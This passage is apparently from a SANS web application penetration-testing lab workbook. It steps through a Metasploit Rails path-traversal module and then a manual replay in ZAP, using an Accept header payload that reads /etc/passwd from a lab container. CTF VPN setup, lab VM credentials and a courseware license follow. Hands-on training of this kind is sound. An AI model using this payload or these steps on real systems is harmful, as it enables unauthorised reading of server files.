7. It looks like we need to set **RHOSTS** and change **RPORT**. Set those to **172.22.0.2** and **3000**, respectively, and type **run**:

```
set RHOSTS 172.22.0.2
set RPORT 3000
run
```




8. Hmm, the scan failed with the following message:


```
[-] Check did not pass, exiting.
[*] Auxiliary module execution completed
```

9. Let's dig deeper. Type `info` again, and see what other variables can be set.

```
info
```



10. There is a variable called `ROUTE` that is set to `/home`. That looks like part of a URL, so let's surf to http://172.22.0.2:3000/home in Firefox, and see what we find.




11. The error states: `No route matches [GET] "/home"`. Then the Ruby on Rails server helpfully lists available routes, such as `/robots(.:format)`.

- Discover why Metasploit fails to exploit the vulnerability, and resolve the issue.

Solution


1. Let's try setting Metasploit's `ROUTE` to `/robots` and run the module again. Type the following Metasploit `msfconsole` commands:

```
set ROUTE /robots
run
```



2. w00t! It worked. Let's inspect the loot. Open another terminal and view the loot files.


```
ls /home/student/.msf4/loot/
```



Note

You may have other files stored in the `ls /home/student/.msf4/loot/` directory from previous Metasploit labs. This command will show the `passwd` file we just downloaded:

```
cat /home/student/.msf4/loot/20*rails.doubletap*
```



3. Leave the terminal running `msfconsole` open, we will use it in the next section.

• Use what you have learned to manually exploit the flaw using ZAP

Solution

1. Now that we've used Metasploit to exploit this vulnerability, let's try the same thing manually, using ZAP.


Launch ZAP

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen.

Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.

Multiple instances of ZAP are running if you see this warning:




In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.


Warning

ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.



3. Configure Firefox to use the running proxy.
4. In Firefox, select **ZAP** from the proxy selector drop-down:




> **Note**
>
> Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.

Back to Metasploit

1. Let's get a better understanding of what Metasploit is doing. We will configure Metasploit to use ZAP as a proxy, and re-run the module, and then view the attack in ZAP.
2. Return to the terminal running Metasploit's msfconsole, and type the following:

```
set PROXIES HTTP:127.0.0.1:8081
run
```

3. Then switch to ZAP and view the request. Go to ZAP's **History** tab and scroll to the bottom. Click on the final request to `http://172.22.0.2:3000/robots` and click the **Request** tab.




4. Notice the `Accept:` header (shown in the red rectangle in the screenshot above):

```
Accept: ../../../../../../../../../../etc/passwd{{
```


5. Performing the same action in ZAP is very simple, so let's do it.

6. Click the green **break** button in ZAP (this provides the same functionality as Burp's Intercept). The button will turn red, indicating that break is set.



7. Go back to Firefox and open: http://172.22.0.2:3000/robots.


8. ZAP should immediately pop up and show the request. If it does not: ensure Firefox is set to proxy via ZAP (see the previous section), and also ensure that the break button is red.




9. Change the `Accept:` header to this:

```
Accept: ../../../../../../../../../../etc/passwd{{
```

10. The new header is highlighted in the screenshot below.



11. Then click the **Play** button, which will submit the request and also disable break (turning the break button back to green).



12. Then switch back to Firefox.

13. Boom!

Final Step

1. Stop the Ruby on Rails container by switching to the terminal where it is running and pressing `Ctrl-C`.

Capture the Flag

This lab uses the "SEC542-H01" range environment. Please ensure you have the latest OpenVPN configuration file from the MyLabs section of your SANS account.

CTF VPN Connection

1. To connect to the CTF range whenever the CTF is open, you will need to download your OpenVPN configuration file from MyLabs in the SANS portal.
2. You will find instructions to connect to the scoring server as well as the ability to download your OpenVPN configuration file.
3. Download the file and move this file to your virtual machine by dragging and dropping the file from your local system to the Desktop of the SEC542 VM.
4. Open a new terminal session and run the following command to connect to the CTF range:


```
sudo openvpn --config /home/student/Desktop/*.ovpn
```


5. Leave this terminal open for the remainder of the CTF.

Virtual Machine Credentials

The login credentials for the virtual machine used in this class are listed below for quick reference.

Login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.





1. SEC542 Linux VM
    - Username: `student`
    - Password: `Security542`

    These credentials are for the system account used via the graphical login.

    This user has `sudo` access for all commands on the virtual machine.

SANS Courseware License Agreement

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.